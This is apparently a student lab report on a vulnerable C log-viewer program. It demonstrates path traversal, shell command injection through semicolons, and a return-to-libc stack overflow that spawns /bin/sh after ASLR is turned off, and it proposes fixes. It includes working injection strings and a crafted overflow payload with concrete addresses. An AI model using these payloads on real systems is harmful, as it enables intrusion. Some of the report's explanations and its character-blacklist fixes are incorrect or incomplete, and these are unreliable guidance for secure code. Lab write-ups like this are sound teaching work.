

Lab3

Stack Smash Escape to Shell and Data Leakage vulnerability

Objective: To identify and provide a POC following two vulnerabilities for the given C program.

- Data leakage vulnerability (is it possible to dump file contents outside of /var/log ?)
- Stack smash + program return/flow control to execute an arbitrary program from within the code (is it possible to get the program to cause a shell like /bin/sh to be executed from within?)

Given C program:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int
run_wrapper(char *cmd) {
    system(cmd);
}

void
show_logs(char *cmd, char *logfile) {
    char buffer[100];

    sprintf(buffer, "%s -f /var/log/%s", cmd, logfile);

    run_wrapper(buffer);
}

int
main(int argc, char **argv) {
    printf("Display the log file\n");

    if(argc < 2) {
        printf("Usage: %s <log-file>\n\n", argv[0]);
        exit(1);
    }

    show_logs("/usr/bin/tail", argv[1]);
}
```

This program was designed so that it would display a named log file from "/var/log/" using the "tail" program. For this purpose, it uses the system() function to send a command directly from the C program.

```
root@kali:~/Downloads# ./lab3ex dpkg.log.1
Display the log file
2016-02-01 06:28:49 trigproc desktop-file-utils:amd64 0.22-1 <none>
2016-02-01 06:28:49 status half-configured desktop-file-utils:amd64 0.22-1
2016-02-01 06:28:49 status installed desktop-file-utils:amd64 0.22-1
2016-02-01 06:28:49 trigproc mime-support:all 3.59 <none>
2016-02-01 06:28:49 status half-configured mime-support:all 3.59
2016-02-01 06:28:50 status installed mime-support:all 3.59
2016-02-01 06:28:50 trigproc libc-bin:amd64 2.21-7 <none>
2016-02-01 06:28:50 status half-configured libc-bin:amd64 2.21-7
2016-02-01 06:28:50 status installed libc-bin:amd64 2.21-7
2016-02-01 06:28:50 startup packages configure
```

From the above screenshot, it can be seen that the C program is working as desired(i.e., it is displaying the contents of file "dpkg.log.1" which is inside /var/log folder).

Here, we can take advantage of some features of Linux so as to make the program do things, that it is not intended to do. It is known that "." operator in Linux takes us to the parent directory of the current directory. By using it, while running our C program, we would be able to access the contents even outside the "/var/log" folder. Below screenshot shows the same. So the code has Data leakage vulnerability.

```
@kali:~/Downloads# ./lab3ex ../../etc/networks
Display the log file
default          0.0.0.0
loopback         127.0.0.0
link-local       169.254.0.0
```

From the screenshot we can notice how to access contents even outside /var/log/ folder. This would be critical in case of any file with sensitive information.

By adding code as shown in the below screenshot, any possible threat can be avoided.

```
void
show_logs(char *cmd, char *logfile) {
    char buffer[100];
    int i, j;
    sprintf(buffer, "%s -f /var/log/%s", cmd, logfile);
    for(i=0;i<99;i++){
        if(buffer[i] == '.'){
            if(buffer[i+1] == '.'){
                printf("warning! use of '..' not allowed\n");
                exit(1);
            }
        }
    }
}
```

The above code checks for the presence of characters “.” in the input. If it has any, it prints a warning message as shown in the below screenshot and the program is not executed.

```
root@kali:~/Downloads# ./lab3ex ../../etc/networks
Display the log file
warning! use of '..' not allowed
root@kali:~/Downloads#
```

Also, Linux has a feature that allows user to give multiple commands from the command line with the help of semicolon(;).

```
root@kali:~/Downloads# ls;pwd
Assignment2_report.pdf lab2_new lab2.zip lab3ex.c
lab2 lab2_new.tar.gz lab3ex
/root/Downloads
root@kali:~/Downloads#
```

An attacker may make use of this and exploit the system by modifying the command as:

```
root@kali:~/Downloads# ./lab3ex "asdf;tail /etc/passwd"
Display the log file
/usr/bin/tail: cannot open '/var/log/asdf' for reading: No such file or director
y
/usr/bin/tail: no files remaining
redsocks:x:127:134::/var/run/redsocks:/bin/false
rwhod:x:128:65534::/var/spool/rwho:/bin/false
ssldh:x:129:135::/nonexistent:/bin/false
rtkit:x:130:136:RealtimeKit,,,:/proc:/bin/false
saned:x:131:137::/var/lib/saned:/bin/false
usbmux:x:132:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
Debian-gdm:x:133:139:Gnome Display Manager:/var/lib/gdm3:/bin/false
beef-xss:x:134:140::/var/lib/beef-xss:/bin/false
dradis:x:135:141::/var/lib/dradis:/bin/false
pavan:x:1000:1001:pavan ulichi,,,:/home/pavan:/bin/bash
root@kali:~/Downloads#
```

So, allowing the user to give multiple commands with a semicolon must be disallowed. I made this possible by modifying the contents of show_logs() function as below:

```
void
show_logs(char *cmd, char *logfile) {
    char buffer[100];
    int i, j;
    sprintf(buffer, "%s -f /var/log/%s", cmd, logfile);
    for(i=0;i<99;i++){
        if(buffer[i] == ';'){
            printf("warning! not allowed\n");
            exit(1);
        }
        if(buffer[i] == '.'){
            if(buffer[i+1] == '.'){
                printf("warning! not allowed\n");
                exit(1);
            }
        }
    }
}
```

```

root@kali:~/Downloads# ./lab3ex "asdf;tail /etc/passwd"
Display the log file
warning! use of semicolon is not allowed
root@kali:~/Downloads#

```

By this updated code we have even prevented an attacker to access /bin/sh.

Below picture shows an attacker accessing /bin/sh when no update was made in the code.

```

root@kali:~/Downloads# ./lab3ex "pavan; /bin/sh"
Display the log file
/usr/bin/tail: cannot open '/var/log/pavan' for reading: No such file or directory
/usr/bin/tail: no files remaining
#

```

Below picture shows how our updated code prevents this.

```

root@kali:~/Downloads# ./lab3ex "pavan; /bin/sh"
Display the log file
warning! use of semicolon is not allowed
root@kali:~/Downloads#

```

Apart from the above method of accessing shell “/bin/sh” using semicolon, there is another way to access it. Newer Linux distributions prevent these kind of attacks. To make it possible to access shell even in newer Linux versions Address Space randomization has to be turned off.

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

Source: https://en.wikipedia.org/wiki/Address_space_layout_randomization

After modifying the show_logs() code, I tried to write the contents of the buffer with python script, thereby replacing the program return address with address 0x42424242.

```

Starting program: /root/Downloads/lab3ex `python -c 'print "A"*90+"B"*4`
Breakpoint 1, main (argc=2, argv=0xffffd484) at lab3ex.c:34
34      printf("Display the log file\n");
(gdb) c
Continuing.
Display the log file
/usr/bin/tail: cannot open '/var/log/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAc' for reading: No such file or directory
/usr/bin/tail: no files remaining

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()


```

Since no valid program is present at this address, the output is:

Program received signal SIGSEGV, Segmentation fault.

0x42424242 in ?? ()

There is a possibility to run a program like shell here if we know its address. I found the addresses of system() function and /bin/sh as below:



```
root@kali:~/Downloads# gdb -q lab3ex
Reading symbols from lab3ex...done.
(gdb) b main
Breakpoint 1 at 0x74f: file lab3ex.c, line 34.
(gdb) r
Starting program: /root/Downloads/lab3ex


Breakpoint 1, main (argc=1, argv=0xffffd4e4) at lab3ex.c:34
34      printf("Display the log file\n");
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e39840 <system>
(gdb) find system, +9999999, "/bin/sh"
0xf7f5bc28
warning: Unable to access 16000 bytes of target memory at 0xf7fb59b0, halting se
arch.
1 pattern found.
(gdb) r`python -c 'print "A"*1001`
```

From the above picture, address of system() function: 0xf7e39840

Address of /bin/sh : 0xf7f5bc28

It is possible to write the contents of the stack with the above addresses and execute shell from our C program. The command used is:

r`python -c 'print "A"*90+"\x40\x98\xe3\xf7"+"azxc"+"x28\xbc\xf5\xf7"'`




```
(gdb) r`python -c 'print "A"*90+"\x40\x98\xe3\xf7"+"azxc"+"x28\xbc\xf5\xf7"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Downloads/lab3ex `python -c 'print "A"*90+"\x40\x98\xe3\xf7"+"azxc"+"x28\xbc\xf5\xf7"'`

Breakpoint 1, main (argc=2, argv=0xffffd484) at lab3ex.c:34
34      printf("Display the log file\n");
(gdb) c
Continuing.
Display the log file
/usr/bin/tail: cannot open '/var/log/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAc' for reading: No such file or directory
/usr/bin/tail: no files remaining
#
```

We can see that we are able to access shell from our sloppy code in C program. Thus the code has Stack smashing vulnerability.

From a program like pstree we can see that this shell is executed from our program.



To prevent our code from these kinds of vulnerabilities, use a safer function like `snprintf()` rather than `sprintf()` in the code. The updated `show_logs()` function is as below:

```
void
show_logs(char *cmd, char *logfile) {
    char buffer[100];
    int i, j;
    snprintf(buffer, sizeof(buffer), "%s -f /var/log/%s", cmd, logfile);
    for(i=0; i<99; i++){
        if(buffer[i] == ';'){
            printf("warning! use of semicolon is not allowed\n");
            exit(1);
        }
        if(buffer[i] == '.'){
            if(buffer[i+1] == '.'){
                printf("warning! use of '..' not allowed\n");
                exit(1);
            }
        }
    }
}
```

Now let us try to compile and execute the program to perform Stack smashing.

```

root@kali:~/Downloads# gcc -m32 -g -fno-stack-protector -o lab3ex lab3ex.c
root@kali:~/Downloads# gdb -q lab3ex
Reading symbols from lab3ex...done.
(gdb) b main
Breakpoint 1 at 0x754: file lab3ex.c, line 34.
(gdb) c
The program is not being run.
(gdb) c
The program is not being run.
(gdb) r
Starting program: /root/Downloads/lab3ex
Breakpoint 1, main (argc=1, argv=0xffffd4e4) at lab3ex.c:34
34      printf("Display the log file\n");
(gdb) r `python -c 'print "A"*90+"\x40\x98\xe3\xf7"+"azxc"+" \x28\xbc\xf5\xf7"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Downloads/lab3ex `python -c 'print "A"*90+"\x40\x98\xe3\xf7"+"azxc"+" \x28\xbc\xf5\xf7"'`
Breakpoint 1, main (argc=2, argv=0xffffd484) at lab3ex.c:34
34      printf("Display the log file\n");
(gdb) c
Continuing.
Display the log file
/usr/bin/tail: cannot open '/var/log/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' for reading: No such file or directory
/usr/bin/tail: no files remaining
[Inferior 1 (process 2215) exited normally]
(gdb) c
The program is not being run.
(gdb)

```

We can observe that with the use of `sprintf`, we made our code safer against threats like stack smash vulnerability.

Now I turned back on the address space randomization with command:

```
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

Let us try to execute the program again with `sprint()` function in `show_logs()` function.

```

root@kali:~/Downloads# echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
2
root@kali:~/Downloads# gcc -m32 -g -fno-stack-protector -o lab3ex lab3ex.c
root@kali:~/Downloads# gdb -q lab3ex
Reading symbols from lab3ex...done.
(gdb) r
Starting program: /root/Downloads/lab3ex
Display the log file
Usage: /root/Downloads/lab3ex <log-file>
[Inferior 1 (process 2268) exited with code 01]

root@kali:~/Downloads# ./lab3ex `python -c 'print "A"*90+"\x40\x98\xe3\xf7"+"azxc"+" \x28\xbc\xf5\xf7"'`
Display the log file
/usr/bin/tail: cannot open '/var/log/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' for reading: No such file or directory
/usr/bin/tail: no files remaining
Segmentation fault

```

We can see how the concept of address space randomization prevents buffer overflow.

Submitted By,

Pavan Ulichi